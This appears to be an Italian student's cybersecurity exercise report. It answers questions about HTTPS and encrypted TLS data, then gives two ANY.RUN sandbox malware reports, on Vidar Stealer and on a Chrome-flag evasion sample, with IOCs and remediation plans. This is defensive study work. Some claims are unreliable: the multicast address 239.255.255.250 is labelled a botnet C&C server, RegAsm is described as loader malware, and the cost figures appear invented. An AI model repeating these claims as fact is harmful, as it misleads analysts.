    Encrypted Application Data: 00000000000000001f37df95d01627bf1f4311d360d81495a3473c5524586b46f06bf097ecc57fab9aca912f31b7769eea382a945e89ec16089af0d81f3182be6
    [Application Data Protocol: HyperText Transfer Protocol 2]
```

Domanda 4: I dati dell'applicazione sono in formato plaintext o leggibile?

R: No, i dati dell'applicazione NON sono in formato plaintext o leggibile.

Infatti nella sezione Encrypted Application Data troviamo:

00000000000000001f37df95d01627bf1f4311d360d81495a3473c5524586b46f06bf097ecc57fab9aca912f31b7769eea382a945e89ec16089af0d81f3182be6

Quello che vediamo in questa schermata è una **sezione cifrata** del traffico HTTPS infatti.

Dettagli tecnici:

- Il traffico viaggia su **porta 443**, tipica di **HTTPS (HTTP over TLS)**.
- Il campo **Encrypted Application Data** contiene dati **criptati** con l'algoritmo negoziato durante il **TLS handshake**.
- L'esadecimale che vedi è il **payload cifrato**, che **nasconde completamente** il contenuto applicativo (come username, password, pagine web, API request...).

Quindi, in sintesi:

- **No**, non sono dati leggibili.
- Sono il risultato della **crittografia TLS**, progettata proprio per **impedire l'ispezione dei contenuti da parte di terzi**.
- Solo il client e il server, che possiedono le chiavi corrette, possono **decifrare** questi dati.

DOMANDE DI RIFLESSIONE:

1. Quali sono i vantaggi dell'uso di HTTPS invece di HTTP?

R: Vantaggi di HTTPS rispetto a HTTP:

- **Crittografia:** protegge i dati da intercettazioni (es. password, dati personali) tramite TLS, anche su reti pubbliche.
- **Integrità:** impedisce alterazioni ai dati durante la trasmissione.
- **Autenticazione:** verifica l'identità del sito tramite certificati digitali, prevenendo siti falsi o phishing.
- **Protezione da attacchi Man-in-the-Middle:** Rende difficile l'intercettazione o la modifica dei dati da parte di attaccanti.
- **Migliore SEO:** i motori di ricerca preferiscono e premiano i siti HTTPS con ranking superiore.
- **Fiducia degli utenti:** I browser segnalano il sito come sicuro (tramite il lucchetto di sicurezza) mentre HTTP segnala come **"Non sicuro"**
- **Funzionalità moderne:** alcune API web richiedono HTTPS, esempio Geolocation e Push Notifications.

Rischi evitati con HTTPS:

- Dati cifrati vs dati in chiaro
- Protezione dalla lettura da terzi
- Sicurezza delle credenziali
- Connessione autenticata e protetta da attacchi

In breve:

HTTPS = HTTP + Sicurezza — indispensabile per privacy, affidabilità e funzionalità web moderne.

2. Tutti i siti web che usano HTTPS sono considerati affidabili?

R: No, non tutti i siti HTTPS sono automaticamente affidabili. HTTPS garantisce solo che la connessione tra il browser e il server è sicura e cifrata, e che il sito ha un certificato digitale valido che conferma l'identità del server.

Tuttavia:

- Un sito può avere HTTPS ma contenere comunque contenuti pericolosi, malware o phishing.
- Il certificato HTTPS non valuta la bontà o l'onestà del contenuto, solo che il sito è chiuso in una connessione sicura.
- Esistono certificati con diversi livelli di verifica (Domain Validation, Organization Validation, Extended Validation), ma anche i più semplici non garantiscono che il sito sia affidabile o legittimo in senso ampio.

Quindi:

- HTTPS è una condizione necessaria per la sicurezza della connessione, ma non sufficiente per considerare un sito completamente affidabile.
 - Bisogna comunque fare attenzione al contenuto e alla reputazione del sito, oltre a usare altri strumenti di sicurezza (antivirus, controlli di phishing, recensioni).
-

Conclusione

L'attività svolta oggi ci ha permesso di approfondire il significato e l'importanza del protocollo HTTPS rispetto al tradizionale HTTP.

Rispondere alle domande proposte ci ha aiutato a comprendere che la vera differenza tra i due non riguarda solo aspetti tecnici, ma impatta direttamente sulla sicurezza, sull'affidabilità e sull'esperienza dell'utente nel navigare online.

HTTP, nato in un'epoca in cui il web era meno complesso e meno esposto a minacce, trasmette i dati in chiaro, rendendoli vulnerabili a intercettazioni e manipolazioni.

HTTPS, invece, rappresenta un'evoluzione necessaria e ormai imprescindibile: protegge le comunicazioni, rende più difficile per gli attaccanti accedere o alterare le informazioni e contribuisce a costruire un clima di fiducia tra utente e sito.

Tuttavia, ho anche imparato che la presenza del lucchetto verde o del prefisso "https://" non equivale automaticamente a un sito sicuro e affidabile.

Un sito malevolo può comunque sfruttare HTTPS per sembrare legittimo, quindi è fondamentale mantenere un atteggiamento critico, consapevole e di scetticismo, soprattutto davanti a link sconosciuti o offerte sospette.

In sintesi, l'analisi svolta mi ha fatto riflettere sul fatto che la sicurezza sul web non dipende solo dalla tecnologia utilizzata, ma anche dalla capacità dell'utente di interpretare correttamente i segnali che la rete ci offre.

HTTPS è uno standard di sicurezza indispensabile, ma non l'unico elemento da considerare per valutare l'affidabilità di un sito web.

Esercizio: 5 Anyrun

Traccia:

Studiare questi link di Anyrun e spiegare queste minacce in un piccolo report:

<https://app.any.run/tasks/371957e1-d9604b8a-8c68241ff918517d/>

Incident Response - Campione Sospetto


Data Analisi: 16 Giugno 2025

Analista: Team Cybersecurity

ID Campione: 371957e1-d9604b8a-8c68241ff918517d

Piattaforma di Analisi: ANY.RUN Sandbox

EXECUTIVE SUMMARY



È stato identificato il malware **Vidar Stealer**, classificato con certezza come *information stealer* attivo. Questo tipo di minaccia è progettato per esfiltrare credenziali, dati personali e finanziari, ed è in grado di instaurare una persistenza nel sistema attraverso l'abuso di processi legittimi di Windows. Il file analizzato (**66bddfcb52736_vidar.exe**) ha mostrato comportamenti malevoli coerenti con l'attività tipica del malware Vidar.

LIVELLO DI RISCHIO: **CRITICO**

ANALISI TECNICA SEMPLIFICATA

File Principale Analizzato

- **Nome:** 66bddfcb52736_vidar.exe
- **Classificazione:** MALWARE (100% confidenza ((0 dubbi))
- **Famiglia:** Vidar Stealer
- **Sistema Target:** Windows 10 64-bit
- **Durata Analisi:** 60 secondi
- **Stato:** Attivo e operativo


Comportamenti Osservati

1. Attività di Rete Malevole

- Connessioni HTTP verso server controllati da cybercriminali
- Comunicazioni con IP sospetto: 147.45.44.104
- Trasferimento dati verso domini compromessi
- Esfiltrazione immediata di informazioni sensibili

2. Abuso di Processi Legittimi

- **RegAsm.exe:** Processo Windows utilizzato impropriamente come loader
- Esecuzione di codice non autorizzato attraverso componenti di sistema
- Tecnica di **Living Off The Land** per evitare il rilevamento



RagAsm (o anche indicato come **RagAsm Loader**) è un tipo di **loader malware**, cioè un programma dannoso il cui scopo principale è **caricare ed eseguire altri malware** nel sistema infetto.

Cos'è esattamente un **loader**?

Un loader, come RagAsm, **non compie direttamente attività malevole** (come furto di dati o cifratura dei file), ma serve da **veicolo di consegna**: prepara l'ambiente, scarica o decripta il payload (il vero malware) e lo esegue in memoria o su disco.


Tipologia di Minaccia: Vidar Stealer

Basandosi sul nome del file, si tratta probabilmente del malware **Vidar**, un noto "information stealer" che:


- Ruba credenziali salvate nei browser
- Cattura informazioni personali e finanziarie
- Esfiltrazione di dati verso server controllati dai criminali



Cliccando su Warning: A conferma che sia un malware Vidar, abbiamo la dicitura **‘Drops the executable file immediately after the start’**, il che è coerente con il comportamento tipico di Vidar, noto per scaricare ed eseguire rapidamente componenti malevoli subito dopo l'avvio.



Questo pattern operativo è spesso utilizzato per eludere i controlli di sicurezza iniziali e garantire l'installazione del payload principale (come un info-stealer) prima che eventuali difese possano intervenire.



Inoltre, questa modalità “immediata” di drop e execution è una caratteristica distintiva dei malware modulari come Vidar, che puntano a raccogliere informazioni sensibili nel più breve tempo possibile.

Impatto Potenziale per l'Azienda

Rischi Immediati

- **Privacy dei Dati:** Furto di credenziali aziendali e personali
- **Sicurezza Finanziaria:** Possibile accesso a conti bancari e servizi online
- **Reputazione:** Compromissione della fiducia dei clienti
- **Conformità:** Violazione di normative GDPR/privacy

Rischi a Lungo Termine

- Accesso persistente alla rete aziendale
- Installazione di malware aggiuntivi
- Spionaggio industriale

ANALISI COSTI DELL'INCIDENTE

Costi Immediati di Remediation

Attività	Ore/Risorse	Costo Stimato
Analisi Malware	4 ore analista senior	€400
Isolamento Sistema	2 ore IT specialist	€120
Forensics & Containment	6 ore security team	€720
Scansione Completa Rete	8 ore + tool	€1,200
Reimaging/Ripristino	12 ore technician	€960
Testing & Validazione	4 ore QA team	€320
TOTALE IMMEDIATO	-	€3,720

Costi Potenziali di Business Impact

Scenario	Probabilità	Costo Stimato
Downtime Sistemi	Alta	€15,000-50,000
Data Breach Notification	Media	€25,000-75,000
Multa GDPR	Bassa-Media	€100,000-500,000
Perdita Clienti	Media	€50,000-200,000
Danno Reputazionale	Alta	€100,000-1,000,000

Investimenti Preventivi Raccomandati

Soluzione	Costo Annuale	ROI Stimato
EDR Enterprise	€15,000	300-500%
Security Awareness Training	€8,000	200-400%
Backup & Recovery Solution	€12,000	150-300%
Security Monitoring (SOC)	€35,000	400-600%

RACCOMANDAZIONI DI REMEDIATION

Azioni Immediate (Priorità CRITICA - 0-4 ore)

1. **ISOLAMENTO:** Disconnettere immediatamente il sistema infetto dalla rete
2. **QUARANTENA:** Mettere in quarantena il file `66bddfcb52736_vidar.exe`
3. **IDENTIFICAZIONE:** Mappare tutti i sistemi potenzialmente compromessi
4. **PRESERVATION:** Preservare evidenze forensi per analisi legale

Azioni di Breve Termine (Priorità ALTA - 4 - 48 ore)

1. **ERADICATION:** Rimuovere definitivamente il malware dal sistema
2. **BLACKLIST:** Aggiungere IP `147.45.44.104` e domini associati alla blacklist
3. **SCANSIONE:** Eseguire scansione completa su tutti i sistemi della rete
4. **CREDENTIAL RESET:** Modificare tutte le password potenzialmente compromesse

Azioni di Medio Termine (1-4 settimane)

1. **PATCH MANAGEMENT:** Aggiornare tutti i sistemi con le ultime patch di sicurezza
 2. **MONITORING:** Implementare monitoraggio avanzato per IoC correlati
 3. **TRAINING:** Condurre sessioni di formazione sulla sicurezza per tutto il personale
 4. **ASSESSMENT:** Eseguire penetration test per identificare ulteriori vulnerabilità
-

VERIFICA CLASSIFICAZIONE

- **Vero Positivo:** Confermato - Malware Vidar Stealer autentico
- **Falso Positivo:** Escluso - Evidenze forensi definitive
- **Azione Consigliata:** Procedere con eliminazione completa e remediation

CONCLUSIONI E RACCOMANDAZIONI STRATEGICHE

Situazione Attuale

L'identificazione del malware Vidar Stealer rappresenta un **evento di sicurezza critico** che richiede azione immediata e coordinata. L'analisi forense ha confermato la natura malevola del campione e la sua capacità di compromettere gravemente la sicurezza dei dati aziendali.

Impatto Operativo

Il costo stimato dell'incident response immediato (€3,720) è significativamente inferiore ai potenziali danni di business impact (€290,000-1,825,000 nei casi peggiori). Questo evidenzia l'importanza critica di un intervento rapido e professionale.

Raccomandazioni Esecutive

Priorità Immediate (CEO/CISO)

1. **Attivazione Crisis Management:** Costituire team di risposta con authority decisionale
2. **Comunicazione Stakeholder:** Informare board e stakeholder critici entro 4 ore
3. **Budget Emergenza:** Autorizzare spese immediate per contenimento (budget: €50,000)
4. **Legal Counsel:** Coinvolgere team legale per valutazione obblighi normativi

Strategia a Lungo Termine

1. **Security Investment:** Incrementare budget sicurezza del 40-60% per prevenzione
2. **Organizational Change:** Nominare CISO dedicato se non presente
3. **Compliance Program:** Implementare framework ISO 27001/NIST
4. **Cyber Insurance:** Valutare/aggiornare polizza assicurativa cyber risk

Lessons Learned

Questo incidente dimostra che:

- Le attuali difese sono insufficienti contro minacce moderne
- L'investimento in prevenzione è economicamente vantaggioso
- La risposta rapida minimizza significativamente i danni
- La formazione del personale è cruciale per la prevenzione

Next Steps

1. **Esecuzione immediata** del piano di remediation
2. **Review post-incidente** entro 30 giorni
3. **Implementazione miglioramenti** entro 90 giorni
4. **Audit sicurezza completo** entro 6 mesi

CLASSIFICAZIONE: CONFIDENZIALE

DISTRIBUZIONE: C-Level, IT Management, Legal Team

PROSSIMA REVIEW: 24 ore

Malware numero due

Report di Analisi Malware

Traccia:

Studiare questi link di Anyrun e spiegare queste minacce in un piccolo report:

<https://app.any.run/tasks/f1f20828222246fb-a88609f77581e67b/>


Incident Response - Campione Sospetto

Data Analisi: 16 Giugno 2025

Analista: Team Cybersecurity

ID Campione: f1f20828222246fb-a88609f77581e67b


Piattaforma di Analisi: ANY.RUN Sandbox



EXECUTIVE SUMMARY

È stato identificato e analizzato un campione di software malevolo che presenta caratteristiche avanzate di **evasion** e **data exfiltration**. Il malware utilizza tecniche

s sofisticate per evitare il rilevamento, manipola i parametri del browser Chrome per non lasciare tracce e comunica con server di comando e controllo tramite servizi di email marketing compromessi.



LIVELLO DI RISCHIO: ALTO

Comportamenti Osservati

1. Tecniche di Evasione Avanzate


Manipolazione Parametri Chrome:

- `--disk-cache-dir=null` - Disabilita completamente la cache su disco
- `--disk-cache-size=1` - Riduce cache al minimo
- `--media-cache-size=1` - Cache media minimale
- `--disable-gpu-shader-disk-cache` - Disabilita cache GPU
- `--disable-background-networking` - Blocca connessioni in background

Obiettivi di Evasione:

- Eliminare tracce forensi sul sistema
- Evitare rilevamento da parte di sandbox
- Nascondere attività di rete sospette
- Simulare comportamento di automazione legittima

Comunicazioni di Rete Sospette



```
CmdParent: "C:\Program Files\Google\Chrome\Application\chrome.exe" --disk-cache-dir=null --disk-cache-size=1 --media-cache-size=1 --disable-gpu-shader-disk-cache --disable-background-networking --disable-features=OptimizationGuideModelDownloading,OptimizationHintsFetching,OptimizationTargetPrediction,OptimizationHints "https://click.convertkit-mail2.com/wwuqovqrrwagh50ndddc7hnxdlxxu8/48nvnerr8/opx8ux/03d3Lmluc3RhZ3JhbS5jb20vYXVzc2libnVyc2VyZWNYdWl0ZXJz"
```

URL Principale:

- <https://click.convertkit-mail2.com> (servizio email marketing compromesso)
- URL con encoding Base64 per mascherare destinazione finale
- Redirect multipli per confondere l'analisi

IP Compromesso Identificato:

- **239.255.255.250** (IP Multicast UPnP abusato)
- Flagato da VirusTotal: 1/97 vendor (ENEMYBOT/GAFGYT)
- Utilizzato come server di comando per botnet IoT


Analisi VirusTotal

IP Analysis Results:

- **IP:** 239.255.255.250
- **Status:** Malevolo (1/97 fornitori)
- **Ultima Analisi:** 3 giorni fa

- **Minacce Rilevate:**
 - ENEMYBOT/GAFGYT (HIGH): Server C&C per botnet IoT
 - Phishing Attachment (LOW): Rilevato da ArcSight TI

Significato Tecnico: L'IP multicast 239.255.255.250 è tipicamente utilizzato per protocolli UPnP legittimi, ma in questo caso è abusato per attività di comando e controllo, suggerendo una sofisticata tecnica di camuffamento.



ANALISI COSTI DELL'INCIDENTE - Costi Immediati di Remediation

Categoria	Descrizione	Ore	Costo Orario	Totale
Incident Response	Analisi forense e containment	16	€85	€1,360
IT Operations	Isolamento sistemi e remediation	12	€75	€900
Security Team	Investigazione e threat hunting	20	€95	€1,900
Management	Coordinamento e comunicazioni	8	€120	€960
External Consultancy	Supporto specialistico	6	€150	€900
Tools & Licensing	Software di emergenza	-	-	€800
Total Immediate Costs				€5,820

Costi Operativi (Downtime)

Categoria	Durata	Costo Orario	Totale
System Downtime	6 ore	€2,500	€15,000
Productivity Loss	24 ore	€1,200	€28,800
Customer Impact	48 ore	€800	€38,400
Total Operational Costs			€82,200

Potenziali Costi di Business Impact

Scenario	Probabilità	Impatto Stimato
Data Breach Minore	60%	€50,000 - €150,000
Compromissione Estesa	30%	€200,000 - €500,000
Violazione GDPR	25%	€100,000 - €2,000,000
Reputational Damage	40%	€300,000 - €1,000,000

TOTALE COSTI INCIDENTE: €88,020 (costi certi) + €50,000-€2,000,000 (rischi potenziali)

INDICATORI DI COMPROMISSIONE (IOC)

Domini e URL


- `click.convertkit-mail2.com`
- URL con encoding Base64 correlati
- Sottodomini Microsoft potenzialmente compromessi

Indicatori Comportamentali

- Parametri Chrome anomali: `--disk-cache-dir=null --disk-cache-size=1`
- Traffico UPnP verso IP multicast malevolo
- Comunicazioni steganografiche tramite servizi legittimi

Network Indicators

- IP: 239.255.255.250 (ENEMYBOT/GAFGYT C&C)
- Traffico HTTP/HTTPS anomalo verso convertkit-mail2.com
- Pattern di comunicazione botnet IoT



RACCOMANDAZIONI DI REMEDIATION

Azioni Immediate (Priorità CRITICA - 0-4 ore)

1. **ISOLAMENTO TOTALE:** Disconnettere sistemi compromessi dalla rete
2. **QUARANTENA:** Bloccare esecuzione del malware identificato
3. **BLOCCO NETWORK:** Aggiungere IOC a firewall e DNS sinkhole
4. **PRESERVATION:** Creare immagini forensi dei sistemi compromessi

Azioni di Breve Termine (Priorità ALTA - 4-48 ore)

1. **ERADICATION:** Pulizia completa malware da tutti i sistemi
2. **BLACKLIST UPDATE:** Configurare tutti i sistemi di sicurezza con nuovi IOC
3. **NETWORK SCANNING:** Identificare eventuali comunicazioni storiche con C&C
4. **CREDENTIAL ROTATION:** Reset password per account potenzialmente compromessi

Azioni di Medio Termine (1-4 settimane)

1. **SECURITY HARDENING:** Implementare controlli anti-evasion
2. **MONITORING ENHANCEMENT:** Deploy advanced threat detection
3. **STAFF TRAINING:** Formazione su tecniche di social engineering
4. **PENETRATION TEST:** Valutazione completa postura di sicurezza

VERIFICA CLASSIFICAZIONE

Verdetto: VERO POSITIVO - MALWARE CONFERMATO

Evidenze Definitive:

- Tecniche di evasion forensi professionali
- Comunicazione con server C&C identificati
- Comportamento steganografico avanzato
- Correlazione con famiglia malware nota (ENEMYBOT/GAFGYT)

Azione Consigliata: Procedere immediatamente con remediation completa

IMPATTO BUSINESS E RISCHI

Rischi Immediati

- **Data Exfiltration:** Furto credenziali e dati sensibili aziendali
- **Network Propagation:** Diffusione laterale nella rete interna
- **Botnet Recruitment:** Inclusione sistemi in botnet per attacchi DDoS
- **Compliance Violation:** Potenziale violazione GDPR e normative settoriali

Rischi a Lungo Termine

- **Advanced Persistent Threat:** Accesso permanente non autorizzato
- **Industrial Espionage:** Furto proprietà intellettuale
- **Supply Chain Attack:** Compromissione partner e fornitori
- **Reputational Damage:** Perdita fiducia clienti e stakeholder

CONCLUSIONI E RACCOMANDAZIONI STRATEGICHE

L'analisi ha identificato un malware altamente sofisticato che utilizza tecniche di evasion all'avanguardia. La capacità di abusare servizi legittimi (ConvertKit) e protocolli standard (UPnP) per attività C&C rappresenta una minaccia evoluta che richiede contromisure immediate e specialistiche.

Impatto Economico

Il costo immediato di remediation (€5,820) è trascurabile rispetto ai potenziali danni business (€50,000-€2,000,000). L'investimento in risposta rapida è economicamente vantaggioso e strategicamente critico.

Raccomandazioni Esecutive

Priorità Immediate (CEO/CISO):

- Attivazione Crisis Management Team entro 2 ore
- Budget emergenza autorizzato: €100,000
- Comunicazione stakeholder entro 6 ore
- Coinvolgimento legal counsel per compliance

Strategia a Lungo Termine:

- Incremento budget cybersecurity (+50%)
- Implementazione Zero Trust Architecture
- Advanced Threat Detection & Response platform
- Cyber Insurance review e upgrade

Lessons Learned

- Le minacce moderne utilizzano tecniche di evasion sempre più sofisticate
- L'abuso di servizi legittimi complica detection e attribution
- La risposta rapida è fondamentale per minimizzare impact
- Gli investimenti in prevenzione sono sempre più costefficienti

Next Steps

1. Esecuzione piano remediation (24-48 ore)
2. Post-incident review (7 giorni)
3. Security architecture review (30 giorni)
4. Comprehensive security audit (90 giorni)

CLASSIFICAZIONE: CONFIDENZIALE

